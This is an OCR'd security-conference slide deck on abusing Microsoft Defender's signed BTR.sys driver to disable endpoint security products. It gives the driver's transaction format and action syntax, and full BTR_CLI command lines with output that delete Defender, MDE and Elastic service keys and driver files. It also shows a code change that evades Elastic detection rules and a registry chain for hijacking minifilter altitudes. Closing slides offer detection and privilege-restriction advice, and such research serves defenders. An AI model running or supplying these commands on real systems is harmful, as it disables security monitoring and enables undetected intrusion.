
Operationalizing Microsoft Defender for EDR Evasion

A Tactical Analysis of BTR.sys Primitive Abuse and Evasion Tradecraft

Who is this guy?

- Security Researcher at Altered Security
- Interested in Active Directory, Evasion and Reversing
- Previous trainings at DEFCON, BlackHat, BruCON, AltSecCON and more
- linkedin.com/in/manthan-chhabra/
- X (@netsectuna)



A trusted Microsoft driver becomes a kernel primitive

1 Microsoft-signed & natively installed

BTR.sys originates directly from Defender's MpEngine.dll, signed by Microsoft WHQL.

2 Not your average BYOVD

Unlike traditional BYOVD, the technique does not depend on exploiting a vulnerability in the driver.

3 Exploit-free operations

Executes raw file and registry operations directly from Ring 0 without triggering memory corruption defenses.

How Defender legitimately uses BTR.sys

Embedded resource

Stored directly inside `MpEngine.dll`.

Extracted and dropped to disk with a random 8-letter name only when active remediation requires a reboot (e.g. locked malware binaries).

One-shot execution


Strict short-lived operational lifecycle.

Initializes during boot, loads transaction queue from disk, executes scheduled actions, writes a status log, and requests its own immediate unload.

Alternate Data Stream

No IOCTL or named pipe dispatch.

Reads transactions entirely from an NTFS Alternate Data Stream (ADS) referenced in the service registration's **`Args`** registry value.



The reversed transaction format

Global Header (24 Bytes)

Magic: 0xFEE1DEAD · Version: 2 · Transaction size · Payload CRC-32

Feedback-File Path Record

Null-terminated wide string targeting log destination (e.g. BootClean.log)

Item Records (16-Byte Header + Dynamic Data)

Action ID (1–6) · Execution flags · Source length · Target payload buffer

ADS file: `<driver_name>.sys:changelist` read during DriverEntry.

Cryptographic controls

Hard-coded RC4 stream: Static 256-byte key extracted from the `.rdata` section. Unaltered across every tested Defender engine version.

CRC-32 checksum: Standard IEEE 802.3 polynomial without final XOR inversion. Checked per structure prior to execution.

Six actions give attackers a kernel toolkit

01 Delete file

Removes target file from disk.

```
1|C:\Windows\System32\drivers\WdFilter.sys
```

02 Delete directory

Recursively wipes target folder structures.

```
2|C:\ProgramData\Vendor\Definitions
```

03 Move or quarantine

Relocate a file to a target path.

```
3|"C:\drivers\driver.sys"|"C:\Temp\driver.sys"
```

04 Delete registry key

Erases full key path.

```
4|HKLM\SYSTEM\...\Services\WdFilter
```

05 Delete registry value

Strips target value under specified key.

```
5|HKLM\...\Services\SvcName|ImagePath
```

06 Set registry value

Modifies existing registry key parameters.

```
6|HKLM\SYSTEM\CurrentControlSet\Services\
WIMMount|Start|0|4
```

BTR_CLI: a working proof of concept


Weaponization Architecture

Check Point Research packaged the protocol into BTR_CLI, automating RC4 ADS formatting, service registration, and invocation.

Flexible Triggers: Supports immediate execution via Service Control Manager or deferred reboot loading.

Early Boot Extender: Registers in the "Boot Bus Extender" group (Start=1) to execute prior to security services.

Multi-Action Chaining: Encodes arbitrary sequences of file drops, permission rewrites, and security key purges.



The golden window: kernel is up, security is asleep

Phase 1: Early Boot

Kernel initialises. ELAM (Early Launch Anti-Malware) evaluates boot-start drivers (Start=0).

Phase 2: Golden Window

BTR.sys loads at Start=1 (Boot Bus Extender). DriverEntry executes raw ADS file I/O immediately.

ELAM BYPASSED · RING 0 ACTIVE

Phase 3: Subsystem Start

WdFilter filesystem minifilter is registered, but the user-mode service (MsMpEng.exe) is offline.

Phase 4: AV Online

Defender service starts, reads policies, and discovers its own core components already destroyed.

Start=1 avoids ELAM: ELAM monitors boot-start drivers (Start=0). By registering BTR as system-start (Start=1) within the Boot Bus Extender group, ELAM never checks it.

I/O inside DriverEntry: Execution happens synchronously during driver load before userland security services or telemetry pipelines initialize.

BTR_CLI in action: Defender removal

A. Privilege & Extraction

Enables SeLoadDriverPrivilege, decrypts payload from MpEngine.dll via RC4, and drops randomized driver to disk.

B. ADS Payload Stage

Chains deletion targets (WdFilter & WinDefend) into an ADS stream (.sys:changelist) and registers transient service.

C. Execution & Self-Wipe

Executes driver returning 0xc0000056 to force immediate unload, automatically wiping service keys and ADS artifacts.

```
C:\Users\studentuser21\Downloads>BTR_CLI_x64.exe -chain -item "4|HKLM\SYSTEM\CurrentControlSet\Services\WdFilter" -item "4|HKLM\SYSTEM\CurrentControlSet\Services\WinDefend"
[*] Enabling Privileges...
        [+] Privilege enabled: SeLoadDriverPrivilege
[*] Preparing Driver...
        [+] Found MpEngine.dll at: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Default\MpEngine.dll
[*] Attempting extraction from: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Default\MpEngine.dll
        [+] RC4 Key MATCHED in memory. Dropping driver...
        [+] Driver successfully dropped to: C:\Users\studentuser21\Downloads\lxlmgpmp.sys
        [+] Driver extracted successfully from MpEngine.
[*] Generating Payload - Config Creation...
        [+] Configuration written to ADS: C:\Users\studentuser21\Downloads\lxlmgpmp.sys:changelist
[*] Creating Service Registry Key: SYSTEM\CurrentControlSet\Services\lxlmgpmp
        [+] Registry setup complete.
[*] Loading Driver Service...
        [+] SUCCESS: Driver executed (Status: 0xc0000056)

[*] Starting Cleanup...
        [+] Driver already unloaded by Kernel (Expected behavior for BTR.sys returned status code).
        [+] Service Registry Key deleted.
        [+] Driver and all ADS artifacts (Config + Feedback) removed: C:\Users\studentuser21\Downloads\lxlmgpmp.sys
=== Cleanup Complete ===
```

Taking BTR to EDRs – MDE and Elastic

Microsoft Defender for Endpoint

Delete registry key:

- 4|HKLM\SYSTEM\CurrentControlSet\Services\Sense
- 4|HKLM\SYSTEM\CurrentControlSet\Services\MsSecFlt

Delete File:

- 1|C:\Windows\System32\drivers\mssecflt.sys
- 1|C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe
- 1|C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.dll

Elastic Defend

Delete registry key:

- 4|HKLM\SYSTEM\CurrentControlSet\Services\Elastic Agent
- 4|HKLM\SYSTEM\CurrentControlSet\Services\ElasticELAMDriver
- 4|HKLM\SYSTEM\CurrentControlSet\Services\ElasticEndpoint
- 4|HKLM\SYSTEM\CurrentControlSet\Services\ElasticEndpointDriver

Delete File:

- 1|C:\Windows\System32\drivers\elastic-endpoint-driver.sys
- 1|C:\Windows\System32\drivers\ElasticElam.sys
- 1|C:\Program Files\..\elastic-agent.exe
- 1|C:\Program Files\..\elastic-endpoint.exe

Taking BTR to EDRs – MDE and Elastic

Before BTR_CLI execution:

```
PS C:\Users\winuser\Downloads> $processes
MsMpEng
MsSense
elastic-agent
elastic-endpoint
PS C:\Users\winuser\Downloads> Get-Process -Name $processes -ErrorAction SilentlyContinue

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    441      23    28232      48680       2.61   13680   0 elastic-agent
   2294     100   245384     121688     393.55    8024   0 elastic-endpoint
   1096     287   384044     236796   3,090.28    3828   0 MsMpEng
   1105      51   120088      85584     398.66   16348   0 MsSense


PS C:\Users\winuser\Downloads> fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                                 1       409800         0
MsSecFlt                                7       385600         0
UCPD                                    5       385250.5       0
WdFilter                                5       328010         0
applockerfltr                           4       265000         0
ElasticEndpointDriver                   5       260350.500     0
storqosflt                              0       244000         0
wcifs                                   0       189900         0
CldFlt                                  0       180451         0
bfs                                     7       150000         0
FileCrypt                               0       141100         0
luafv                                   1       135000         0
UnionFS                                 0       130850         0
npsvctrig                               1        46000         0
Wof                                     2        40700         0
FileInfo                                5        40500         0
PS C:\Users\winuser\Downloads>
```

Taking BTR to EDRs – MDE and Elastic

Delete service registry keys for processes and drivers:

```
C:\Users\winuser\Downloads>BTR_CLI.exe -chain -item "4|HKLM\SYSTEM\CurrentControlSet\Services\WdFilter"  -item "4|HKLM\SYSTEM\CurrentControlSet\Services\WinDefend" -ite
m "4|HKLM\SYSTEM\CurrentControlSet\Services\Sense" -item "4|HKLM\SYSTEM\CurrentControlSet\Services\MsSecFlt" -item "4|HKLM\SYSTEM\CurrentControlSet\Services\Elastic Age
nt" -item "4|HKLM\SYSTEM\CurrentControlSet\Services\ElasticELAMDriver" -item "4|HKLM\SYSTEM\CurrentControlSet\Services\ElasticEndpoint" -item "4|HKLM\SYSTEM\CurrentCont
rolSet\Services\ElasticEndpointDriver"
[*] Enabling Privileges...
        [+] Privilege enabled: SeLoadDriverPrivilege
[*] Preparing Driver...
[*] Falling back to embedded driver...
        [+] Embedded driver dropped to: C:\Users\winuser\Downloads\goiwcora.sys
        [+] Embedded driver extracted successfully.
[*] Generating Payload - Config Creation...
        [+] Configuration written to ADS: C:\Users\winuser\Downloads\test.txt
[*] Creating Service Registry Key: SYSTEM\CurrentControlSet\Services\goiwcora
        [+] Registry setup complete.
[*] Loading Driver Service...
        [+] SUCCESS: Driver executed (Status: 0xc0000056)

[*] Starting Cleanup...
        [+] Driver already unloaded by Kernel (Expected behavior for BTR.sys returned status code).
        [+] Service Registry Key deleted.
        [+] Driver and all ADS artifacts (Config + Feedback) removed: C:\Users\winuser\Downloads\goiwcora.sys
=== Cleanup Complete ===

C:\Users\winuser\Downloads>
```

Taking BTR to EDRs – MDE and Elastic

Delete driver and process files after reboot (-trigger boot):

```
C:\Users\winuser\Downloads>BTR_CLI.exe -chain -item "1|C:\Windows\System32\drivers\WdFilter.sys" -item "1|C:\Windows\System32\drivers\wd\WdFilter.sys" -item "1|C:\Windo
ws\System32\drivers\mssecflt.sys" -item "1|C:\Windows\System32\drivers\elastic-endpoint-driver.sys" -item "1|C:\Windows\System32\drivers\ElasticElam.sys" -item "1|C:\Pr
ogram Files\Windows Defender Advanced Threat Protection\MsSense.exe" -item "1|C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.dll" -item "1|C:\Prog
ramData\Microsoft\Windows Defender\Platform\*\MsMpEng.exe" -trigger boot
[*] Enabling Privileges...
       [+] Privilege enabled: SeLoadDriverPrivilege
[*] Preparing Driver...
[*] Falling back to embedded driver...
       [+] Embedded driver dropped to: C:\Users\winuser\Downloads\vhtoayln.sys
       [+] Embedded driver extracted successfully.
[*] Generating Payload - Config Creation...
       [+] Configuration written to ADS: C:\Users\winuser\Downloads\test.txt
[*] Creating Service Registry Key: SYSTEM\CurrentControlSet\Services\vhtoayln
       [+] Registry setup complete.
       [+] Driver staged for boot execution.
       [+] Service Name: vhtoayln
       [+] Driver Path:  C:\Users\winuser\Downloads\vhtoayln.sys
       [+] After reboot, run: -cleanup vhtoayln
       [?] Do you want to reboot the system now? (y/n): _
```

Taking BTR to EDRs – MDE and Elastic


After BTR_CLI execution:

```
PS C:\Users\winuser\Downloads> $processes = Get-Content -Path ".\processes.txt"
PS C:\Users\winuser\Downloads>
PS C:\Users\winuser\Downloads> $processes
MsMpEng
MsSense
elastic-agent
elastic-endpoint
PS C:\Users\winuser\Downloads> Get-Process -Name $processes -ErrorAction SilentlyContinue
PS C:\Users\winuser\Downloads> fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                                 1       409800         0
UCPD                                    5       385250.5       0
storqosflt                              0       244000         0
wcifs                                   0       189900         0
CldFlt                                  0       180451         0
bfs                                     7       150000         0
FileCrypt                               0       141100         0
luafv                                   1       135000         0
UnionFS                                 0       130850         0
npsvctrig                               1        46000         0
Wof                                     2        40700         0
FileInfo                                5        40500         0
PS C:\Users\winuser\Downloads> _
```

Taking BTR to EDRs – MDE and Elastic

MDE Alerts



Taking BTR to EDRs – MDE and Elastic

Elastic Alerts

Unusual Persistence via Services Registry

Triggered due to registry key modifications

Unusual File Creation – Alternate Data Streams

Triggered twice for ADS creation:

- Config file **:changelist**
- Feedback file **:driver.dat**

Potential Evasion via Boot Time Removal Tool

Elastic Detection rule based on **:changelist** creation



Rule	Reason
Unusual File Creation - Alte...	file event with process BTR_CLI_x64.exe, file deobgnb.sys:changelist, by winuser on ops- win11.ops.corp medium alert U
Unusual File Creation - Alte...	file event with process BTR_CLI_x64.exe, file ztwufflf.sys:changelist, by winuser on ops- win11.ops.corp created medium alert U
Malicious Behavior Detecti...	malware, intrusion_detection event with process BTR_CLI_x64.exe, file ztwufff.sys:changelist, by winuser on ops-win11.ops.corp
Unusual Persistence via Se...	registry event with process BTR_CLI_x64.exe, by winuser on ops-win11.ops.corp created low alert Unusual Persistence
Malicious Behavior Detecti...	malware, intrusion_detection event with process BTR_CLI_x64.exe, file ztwufflf.sys:changelist, by winuser on ops-win11.ops.cor

Taking BTR to EDRs – MDE and Elastic

Inside BTR.sys

```
memset(&ObjectAttributes, 0, sizeof(ObjectAttributes));
if ( (unsigned int)(a2 - 1) <= 9 )
{
  _mm_lfence();
  v3 = ZwQueryKey(KeyHandle, KeyFullInformation, KeyInformation, 0x216u, &Length);
  if ( (int)(v3 + 0x80000000) < 0 || v3 == -2147483643 )
  {
    v7 = v16 - 1;
  }
  else
  {
    if ( v3 != -1073741789 )
    {
      v8 = (wchar_t *)L"Error (NTSTATUS)0x%x getting enum count in DeleteKeyFromHandle\n";
      goto LABEL_12;
    }
    if ( !Length )
      return 3221225495i64;
    v4 = (_DWORD *)sub_140001D44();
    if ( !v4 )
      return 3221225495i64;
    _mm_lfence();
    v5 = ZwQueryKey(KeyHandle, KeyFullInformation, v4, Length, &Leng
    _mm_lfence();
    if ( v5 < 0 )
    {
      sub_140002558((wchar_t *)L"Error (NTSTATUS)0x%x getting enum c
      return (unsigned int)v5;
    }
    v7 = v4[5] - 1;
    ExFreePoolWithTag(v4, 1920229995i64);
  }
  _mm_lfence();
```

```
SystemRoutineAddress = (int (__fastcall *)(__int64, char *, __int64))MmGetSystemRoutineAddress(v15);
if ( SystemRoutineAddress && SystemRoutineAddress(227i64, v16, 1i64) >= 0 && v16[0] )
  byte_14000A084 = 1;
if ( dwMajorVersion > 6 || dwMajorVersion == 6 && dwMinorVersion >= 2 )
  dword_14000A088 = 512;
sub_1400044C0(v17, 0i64, 320i64);
*(_QWORD *)(a1 + 104) = guard_check_icall_nop;
memset64((void *)(a1 + 112), (unsigned __int64)sub_14000C000, 0x1Cui64);
sub_140002648(&FileHandle);
sub_140002558((wchar_t *)L"Boot Time Removal Tool started\n");
v8 = sub_140001800(a2, v17);
if ( v8 < 0 )
{
  _mm_lfence();
  sub_140002558((wchar_t *)L"Error finding actions file 0x%x\n");
  goto LABEL_37;
}
```

Taking BTR to EDRs – MDE and Elastic

Evading Elastic Alerts

Unusual Persistence via Services Registry:

- Trigger registry operations after reboot (-trigger boot)
- Reboot the machine a second time

Unusual File Creation – Alternate Data Streams:

- BTR.sys doesn't implement any checks to ensure the configuration is written to :changelist ADS stream.
- Write the configuration (:changelist) and feedback (:driver.dat) to individual files

Potential Evasion via Boot Time Removal Tool:

- Detection rule by Elastic: https://www.elastic.co/guide/en/security/8.19/prebuilt-rule-8-19-32-potential-evasion-via-boot-time-removal-tool.html
- Evaded along with ADS stream alert by removing the **:changelist** ADS stream.

Taking BTR to EDRs – MDE and Elastic

Original code:

```
g_DriverPath = g_BaseDir + randomBase + L".sys";

g_ConfigFile = g_DriverPath + L":changelist";

std::wstring feedbackFileDos = g_DriverPath + L":" + randomBase + L".dat";
```

Modified code:

```
g_DriverPath = g_BaseDir + randomBase + L".sys";

g_ConfigFile = g_BaseDir + L"anything.works";

std::wstring feedbackFileDos = g_BaseDir + randomBase + L".dat";
```

Taking BTR to EDRs – MDE and Elastic

Altitude Takeover via Registry Modification (-trigger boot)

```
C:\Users\winuser\Downloads>BTR_CLI_updated.exe -chain -item "6|HKLM\SYSTEM\CurrentControlSet\Services\WIMMount\Instances\WIMMount|Altitude|385600|1" ^
More? -item "6|HKLM\SYSTEM\CurrentControlSet\Services\npsvctrig\Instances\npsvctrig|Altitude|328010|1" ^
More?  -item "6|HKLM\SYSTEM\CurrentControlSet\Services\WIMMount|Start|0|4" ^
More? -item "6|HKLM\SYSTEM\CurrentControlSet\Services\npsvctrig|Start|0|4" ^
More? -item "6|HKLM\SYSTEM\CurrentControlSet\Services\WIMMount|Group|FSFilter Bottom|1" ^
More? -item "6|HKLM\SYSTEM\CurrentControlSet\Services\npsvctrig|Group|FSFilter Bottom|1" -trigger boot
[*] Enabling Privileges...
       [+] Privilege enabled: SeLoadDriverPrivilege
[*] Preparing Driver...
[*] Falling back to embedded driver...
       [+] Embedded driver dropped to: C:\Users\winuser\Downloads\ziwpanda.sys
       [+] Embedded driver extracted successfully.
[*] Generating Payload - Config Creation...
       [+] Configuration written to ADS: C:\Users\winuser\Downloads\test.txt
[*] Creating Service Registry Key: SYSTEM\CurrentControlSet\Services\ziwpanda
       [+] Registry setup complete.
       [+] Driver staged for boot execution.
       [+] Service Name: ziwpanda
       [+] Driver Path:  C:\Users\winuser\Downloads\ziwpanda.sys
       [+] After reboot, run: -cleanup ziwpanda
       [?] Do you want to reboot the system now? (y/n): _
```

- The driver loads on boot and configures the registry key values.
- A second reboot needed to use the newly configured values.

```
C:\Windows\System32>fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                             1          409800          0
WIMMount                            3          385600          0
UCPD                                6          385250.5        0
npsvctrig                           1          328010          0
```



More than meets the eye

Registry and File system operations open new possibilities:

- Defense Evasion
- Privilege Escalation
- Long-Term Persistence
- Execution Flow Redirection
- Policy and Configuration Tampering
- ..and much more!

Detect based on behaviour, not signatures

Alternate Data Streams

Alert on streams ending **.sys:changelist.**

System (PID 4)

Flag security-binary deletions right after a **BTR.sys** `DriverLoad`.

Service keys

Flag newly created keys with **`Args`** in the **Boot Bus Extender** group.

Restrict Privileges

BTR.sys requires **SeLoadDriverPrivilege**. Ensure only intended users have these privileges.

Thanks for attending!